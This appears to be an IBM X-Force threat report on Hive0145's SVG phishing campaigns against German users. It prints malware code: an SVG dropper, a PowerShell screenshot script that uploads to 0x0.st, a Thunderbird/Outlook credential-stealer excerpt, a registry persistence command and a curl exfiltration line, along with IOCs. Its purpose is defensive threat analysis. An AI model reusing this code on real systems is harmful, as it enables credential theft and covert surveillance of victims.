Hive0145 back in German inboxes with Strela Stealer and a backdoor

By Golo Mühr, Chris Caridi

Published: 2025-07-10 · Archived: 2026-04-06 00:17:44 UTC

As of early June 2025, IBM X-Force observed new phishing campaigns attributed to Hive0145. This threat actor is known for their delivery of Strela Stealer to exfiltrate email credentials since at least 2022. Hive0145's latest campaigns targeting Germany make use of malicious SVG files to download a simple reverse shell that X-Force named *StarFish.* The *StarFish* script supports persistent access and the deployment of follow-on payloads for the first time. This new capability marks a clear shift in intent for the threat actor and translates into a higher risk for victims in comparison to previous campaigns. Among the observed secondary payloads were a screenshot module and a PowerShell-based implementation of Strela Stealer.

- Hive0145 continues to target Germany in high-volume phishing campaigns through June and July 2025
- As of June 2025, Hive0145 uses SVG files to drop a reverse shell malware, *StarFish,* enabling persistent access to infected machines
- Among the secondary payloads, X-Force discovered a screenshot module and a PowerShell-based implementation of Strela Stealer

X-Force first began observing heightened activity from Hive0145 in April 2023. This threat actor is assessed to be financially motivated and is likely functioning as an initial access broker (IAB). Hive0145 stands out from the threat landscape due to its evolving techniques and tightly limited scope of actions on the objective, with a central focus on email credentials. The group is believed to be the exclusive operator of Strela Stealer–a credential-harvesting malware designed to extract login information from Microsoft Outlook and Mozilla Thunderbird. Although the malware has been implemented in C, .NET and now PowerShell, the original functionality has not changed. This kind of data theft often sets the stage for Business Email Compromise (BEC) attacks.

IABs like Hive0145 play a crucial role in the cyber criminal ecosystem by acquiring and selling access to compromised environments. They typically offload stolen credentials and other valuable data to third-party actors who specialize in other aspects of the attack chain. While this is standard practice for IABs, it remains unclear whether Hive0145 is aligned with any specific buyers or affiliates when distributing access gained through their operations.

Previous activity


Hive0145’s activity began in late 2022 with basic phishing campaigns delivering Strela Stealer via malicious email attachments. These early efforts primarily targeted Spanish-speaking users and focused on credential theft from Outlook and Thunderbird. The emails used generic invoice lures and relied on basic social engineering tactics.

By early 2023, Hive0145 expanded its targeting to include users in Germany and Italy. These campaigns showed improved localization, using translated lures and more region-specific content. The malware delivery remained attachment-based, but the phishing emails grew more tailored to increase credibility. Around mid-2024, the actor shifted to a more advanced technique: hijacking legitimate invoice emails. They would manipulate real stolen emails and replace original attachments with weaponized ZIP files containing obfuscated JavaScript loaders.

In late 2023 and early 2024, Hive0145 incorporated polyglot files, valid code-signing certificates and new crypters like Stellar Loader to improve evasion. The targeting expanded further to include systems with Catalan, Polish and Basque locales, showing broader regional intent. By mid-2024, campaigns became more frequent and structured, with Hive0145 launching phishing waves on a near-weekly basis. Ukrainian targets were added to the scope, and Strela Stealer was updated to collect system metadata and application inventories, signaling a shift toward more comprehensive reconnaissance alongside credential theft.

In early June 2025, X-Force observed another Hive0145 email phishing campaign targeting Germany. The threat actors used real emails, likely stolen from previous infections, along with the corresponding attachment name. The attachment file type is changed to .SVG (scalable vector graphic), but it retains the original filename to maintain the appearance of authenticity. All emails successfully pass an SPF (Sender Policy Framework) check, suggesting that the emails are indeed being sent from a legitimate domain and not being spoofed. The vast majority of emails and attachment names contain the word "Rechnung" in the German language (translates to "Invoice") and were dated between January and May 2025.

Fig. 1: Real invoice email with hijacked attachment (SVG) used in Hive0145 phishing campaign



The initial campaign lasted from June 4th until June 19th and used SVG files with embedded HTML to download a ZIP file containing a malicious JScript (JS). The first wave only used a handful of different download domains in the malicious SVG droppers, all of which were taken down shortly after the campaign began, which likely limited the number of successful downloads.






Fig. 2: Hive0145 campaigns targeting Germany in June and July 2025



On July 3rd, Hive0145 returned with a high volume campaign featuring a significantly larger pool of malicious domains.

If the victim opens the SVG file on their machine, the browser will render the embedded HTML:

Fig. 3: Rendered SVG file



The HTML displays a progress bar and loads a remote script responsible for downloading a ZIP file:

Fig. 4: Embedded HTML loading remote script

```
<svg xmlns="http://www.w3.org/2000/svg" width="100%" height="100%">
  <foreignObject class="node" x="0" y="0" width="100%" height="100%">
    <body xmlns="http://www.w3.org/1999/xhtml">
      <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
      <script src="https://zenithprojectsnsw.com.au/?o=script"></script>
      <style>
@import url('https://fonts.googleapis.com/css2?family=Inter:ital,opsz,wght@0,14..32,100..900;1,14..32,100..900&amp;display=swap');
body, html, foreignObject
{
   padding: 0;
   margin: 0;
   font-family: "Inter", Arial, sans-serif;
   font-optical-sizing: auto;
   font-style: normal;
   font-weight: 300;
}
```

The dropped ZIP file uses a name to suggest it contains the document a victim would expect. Instead, it contains an obfuscated JScript file which implements a simple reverse shell called *StarFish*. This is the first time that Hive0145 was observed deploying a backdoor malware and demonstrates a clear change in intent with the new capability to deploy arbitrary payloads.

StarFish reverse shell

Upon execution, the StarFish script generates a unique victim ID by combining the machine's product ID and computer name. It then sends an HTTP GET request to a hardcoded command and control (C2) server's "server.php" endpoint. The server responds with the string "OK", immediately followed by an optional command, which is directly executed on the machine via **cmd.exe**. Should the command contain the placeholder string "%SCRIPT_NAME%", it will be replaced with the reverse shell's path. The output of the command is sent back as a POST request after command completion or a specified maximum time limit.

The first C2 command is always aimed at achieving persistence for the reverse shell through the registry:

REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "System Update2" /t REG_SZ /F /D "wscript.exe ""%SCRIPT_NAME%""

StarFish continues to request new commands every 48 seconds. The final Strela Stealer payload is only dropped after passing anti-sandbox checks, including an extended time of constant beaconing and a successful screenshot capture.

Screen capture

After several minutes of beaconing, the next stage is executed: a PowerShell script named "sc.ps1" downloaded from the same server.

```
Add-Type -AssemblyName System.Windows.Forms, System.Drawing

# Capture screenshot
$screen = [System.Windows.Forms.Screen]::PrimaryScreen.Bounds
$bitmap = New-Object System.Drawing.Bitmap($screen.Width, $screen.Height)
$graphics = [System.Drawing.Graphics]::FromImage($bitmap)
$graphics.CopyFromScreen(0, 0, 0, 0, $bitmap.Size)
$file = "$env:TEMP\screenshot_$(Get-Date -Format 'yyyyMMdd-HHmmss').png"
$bitmap.Save($file)
$graphics.Dispose()
$bitmap.Dispose()

# Upload with curl (native if available)
try {
    $url = curl.exe -s -F "file=@$file" https://0x0.st 2>$null
    if (-not $url) { throw }
    $url.Trim()
}
catch {
    # Fallback to PowerShell with custom user agent
    $bytes = [System.IO.File]::ReadAllBytes($file)
    $request = [System.Net.WebRequest]::Create("https://0x0.st")
    $request.Method = "POST"
    $request.ContentType = "multipart/form-data; boundary=----------$(Get-Random)"
    $request.UserAgent = "Mozilla/5.0"

    $stream = $request.GetRequestStream()
    $writer = New-Object System.IO.StreamWriter($stream)
    $writer.Write("------------------------$(Get-Random)`r`n")
    $writer.Write("Content-Disposition: form-data; name=""file""; filename=""screenshot.png""`r`n")
    $writer.Write("Content-Type: application/octet-stream`r`n`r`n")
    $writer.Flush()
    $stream.Write($bytes, 0, $bytes.Length)
    $writer.Write("`r`n------------------------$(Get-Random)--`r`n")
    $writer.Close()

    $url = (New-Object System.IO.StreamReader($request.GetResponse().GetResponseStream())).ReadToEnd().Trim()
    $url
}

# Cleanup
Remove-Item $file -ErrorAction SilentlyContinue
```

Fig. 5: Screen capture PowerShell script

```powershell
Add-Type -AssemblyName System.Windows.Forms, System.Drawing

# Capture screenshot
$screen = [System.Windows.Forms.Screen]::PrimaryScreen.Bounds
$bitmap = New-Object System.Drawing.Bitmap($screen.Width, $screen.Height)
$graphics = [System.Drawing.Graphics]::FromImage($bitmap)
$graphics.CopyFromScreen(0, 0, 0, 0, $bitmap.Size)
$file = "$env:TEMP\screenshot_$(Get-Date -Format 'yyyyMMdd-HHmmss').png"
$bitmap.Save($file)
$graphics.Dispose()
$bitmap.Dispose()

# Upload with curl (native if available)
try {
    $url = curl.exe -s -F "file=@$file" https://0x0.st 2>$null
    if (-not $url) { throw }
    $url.Trim()
}
catch {
    # Fallback to PowerShell with custom user agent
    $bytes = [System.IO.File]::ReadAllBytes($file)
    $request = [System.Net.WebRequest]::Create("https://0x0.st")
    $request.Method = "POST"
    $request.ContentType = "multipart/form-data; boundary=--------------------------$(Get-Random)"
    $request.UserAgent = "Mozilla/5.0"

    $stream = $request.GetRequestStream()
    $writer = New-Object System.IO.StreamWriter($stream)
    $writer.Write("----------------------------$(Get-Random)`r`n")
    $writer.Write("Content-Disposition: form-data; name=`"file`"; filename=`"screenshot.png`"`r`n")
    $writer.Write("Content-Type: application/octet-stream`r`n`r`n")
    $writer.Flush()
    $stream.Write($bytes, 0, $bytes.Length)
    $writer.Write("`r`n----------------------------$(Get-Random)--`r`n")
    $writer.Close()

    $url = (New-Object System.IO.StreamReader($request.GetResponse().GetResponseStream())).ReadToEnd().Trim()
    $url
}

# Cleanup
Remove-Item $file -ErrorAction SilentlyContinue
```

The script takes a screenshot of the victim's current screen and attempts to upload it to the 0x0 free file hoster (https://git.0x0.st/mia/0x0). After a successful upload, the file hoster sends back a unique URL to view the screenshot, which is relayed back to the C2 server via the reverse shell.

Strela Stealer PowerShell edition

The final payload is another PowerShell script downloaded from the server's "strel.php" endpoint. The script is a direct implementation of the original Strela Stealer behavior as observed in all past Hive0145 campaigns. The Stealer attempts to extract, decrypt and exfiltrate email inbox credentials from the Thunderbird and Microsoft Outlook email clients.

```
    foreach ($profile in $profiles) {
        $loginsJsonPath = Join-Path $profile.FullName "logins.json"
        $key4dbPath = Join-Path $profile.FullName "key4.db"

        if (-not (Test-Path $loginsJsonPath) -or -not (Test-Path $key4dbPath)) {
            continue
        }

        try {
            $loginsJsonBytes = [System.IO.File]::ReadAllBytes($loginsJsonPath)
            $key4dbBytes = [System.IO.File]::ReadAllBytes($key4dbPath)

            $prefix = "FF"
            $prefixBytes = [System.Text.Encoding]::UTF8.GetBytes($prefix)

            $combinedData = New-Object System.Collections.Generic.List[byte]
            $combinedData.AddRange($prefixBytes)
            $combinedData.AddRange([BitConverter]::GetBytes([int32]$loginsJsonBytes.Length))
            $combinedData.AddRange($loginsJsonBytes)
            $combinedData.AddRange($key4dbBytes)

            "Found for FF, uploading..."

            Send-DataWithRetry -Data $combinedData


        }
        catch {
            $PSCmdlet.WriteError($_)
        }
    }
}

Get-ThunderbirdPasswords

Get-OutlookPasswords -RegistryPath "HKCU:\SOFTWARE\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"
Get-OutlookPasswords -RegistryPath "HKCU:\SOFTWARE\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"
Get-OutlookPasswords -RegistryPath "HKCU:\Software\Microsoft\Windows Messaging Subsystem\Profiles\\9375CFF0413111d3B88A00104B2A6676"
Get-OutlookPasswords -RegistryPath "HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"
```

Fig. 6: Excerpt of Strela Stealer PowerShell script


```
    foreach ($profile in $profiles) {
        $loginsJsonPath = Join-Path $profile.FullName "logins.json"
        $key4dbPath = Join-Path $profile.FullName "key4.db"

        if (-not (Test-Path $loginsJsonPath) -or -not (Test-Path $key4dbPath)) {
            continue
        }

        try {
            $loginsJsonBytes = [System.IO.File]::ReadAllBytes($loginsJsonPath)
            $key4dbBytes = [System.IO.File]::ReadAllBytes($key4dbPath)

            $prefix = "FF"
            $prefixBytes = [System.Text.Encoding]::UTF8.GetBytes($prefix)

            $combinedData = New-Object System.Collections.Generic.List[byte]
            $combinedData.AddRange($prefixBytes)
            $combinedData.AddRange([BitConverter]::GetBytes([int32]$loginsJsonBytes.Length))
            $combinedData.AddRange($loginsJsonBytes)
            $combinedData.AddRange($key4dbBytes)

            "Found for FF, uploading..."

            Send-DataWithRetry -Data $combinedData


        }
        catch {
            $PSCmdlet.WriteError($_)
        }
    }
}

Get-ThunderbirdPasswords

Get-OutlookPasswords -RegistryPath "HKCU:\SOFTWARE\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"
Get-OutlookPasswords -RegistryPath "HKCU:\SOFTWARE\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"
Get-OutlookPasswords -RegistryPath "HKCU:\Software\Microsoft\Windows Messaging Subsystem\Profiles\\9375CFF0413111d3B88A00104B2A6676"
Get-OutlookPasswords -RegistryPath "HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"
```


Any credentials are stored in a temporary file and exfiltrated via the curl command to the server's "up2.php" endpoint.

curl.exe -X POST --data-binary "@$tempFile" $headerArgs $Uri -s -S 2>&1

X-Force also observed the "invoice.php" endpoint on the C2 server attempting to download or display a PDF, "invoice.pdf". This is likely used as a decoy measure and has been observed in previous Strela Stealer campaigns orchestrated by Hive0145.

Hive0145 is a highly capable threat actor showing a strong motivation to adapt over the past years. With the latest campaign's shift towards backdoor malware with persistent access, the threat actor demonstrates clear intent and capability to evolve repeatedly and increase their scope outside of traditional email credential harvesting. The

refinement in the infection process, which now deploys Strela Stealer only after prolonged beaconing and screen capture, underscores the increasing intent of the threat actor to evade analysis and research of later-stage payloads. Lastly, Hive0145's unique approach to phishing is likely one of the main keys to its success, enabling high-volume campaigns across targeted geographies.

X-Force recommends organizations:

- Exercise caution with emails and ZIP archive attachments
- Employ detection rules for malicious SVG files that execute JavaScript and drop further payloads
- Consider changing the default application for JavaScript/JScript/VBScript files to Notepad
- Monitor **curl.exe** processes potentially exfiltrating data
- Install and configure endpoint security software
- Update relevant network security monitoring rules
- Educate staff on the potential threats to the organization

Indicator	**Indicator Type**	**Context**
176.65.138[.]152	IPv4	Strela Stealer C2 server
updatemsdnserver[.]com	Domain	Strela Stealer C2 server
advertipros[.]com	Domain	Hive0145 domain used for staging
yorja[.]org	Domain	Hive0145 domain used for staging
you-ca[.]com	Domain	Hive0145 domain used for staging
youlocal[.]com	Domain	Hive0145 domain used for staging
young-c[.]com	Domain	Hive0145 domain used for staging
yourbookrecommendation[.]in	Domain	Hive0145 domain used for staging

youthprimerinternationalschool[.]ng	Domain	Hive0145 domain used for staging
youwhotravel[.]com	Domain	Hive0145 domain used for staging
yoyely[.]nl	Domain	Hive0145 domain used for staging
yujuseguros[.]net	Domain	Hive0145 domain used for staging
yuliyayantsevich[.]by	Domain	Hive0145 domain used for staging
yumeenterprises[.]com	Domain	Hive0145 domain used for staging
yumeimise[.]net	Domain	Hive0145 domain used for staging
yummy-station[.]com	Domain	Hive0145 domain used for staging
ywcanevada[.]org	Domain	Hive0145 domain used for staging
yy[.]ua	Domain	Hive0145 domain used for staging
za-business[.]com	Domain	Hive0145 domain used for staging
zacto[.]cl	Domain	Hive0145 domain used for staging
zadding[.]com	Domain	Hive0145 domain used for staging
zaliamylia[.]lt	Domain	Hive0145 domain used for staging
zalyzi63[.]ru	Domain	Hive0145 domain used for staging

zapataplast[.]com[.]ar	Domain	Hive0145 domain used for staging
zebloexpress[.]com	Domain	Hive0145 domain used for staging
zedhdesign[.]com	Domain	Hive0145 domain used for staging
zenithprojectsnsw[.]com[.]au	Domain	Hive0145 domain used for staging
zetkay[.]com	Domain	Hive0145 domain used for staging
zettabytellc[.]com	Domain	Hive0145 domain used for staging
zhaolearning[.]com	Domain	Hive0145 domain used for staging
ziriesgranada[.]com	Domain	Hive0145 domain used for staging
zivalife[.]com[.]br	Domain	Hive0145 domain used for staging
zonalatina103[.]net	Domain	Hive0145 domain used for staging
zotzed[.]deborahjulene[.]com	Domain	Hive0145 domain used for staging
zr-estudio[.]com[.]ar	Domain	Hive0145 domain used for staging
zyzzyva[.]pipesnmetals[.]com	Domain	Hive0145 domain used for staging
7fd10cb4968e5a64dde6911f87edf6cddc10d972d0b6194e3eb21aff1b6f8e10	SHA256	Example hash for StarFish reverse shell on VirusTotal

47e5a19f37374754b2a3f4c6297b1d9592e0a613bae307dddd21206957aa6360	SHA256	Example hash for StarFish reverse shell on VirusTotal

IBM X-Force Premier Threat Intelligence is now integrated with OpenCTI by Filigran, delivering actionable threat intelligence about this threat activity and more. Access insights on threat actors, malware, and industry risks. Install the X-Force OpenCTI Connector to enhance detection and response, strengthening your cybersecurity with IBM X-Force's expertise. Get a 30-Day X-Force Premier Threat Intelligence trial today!
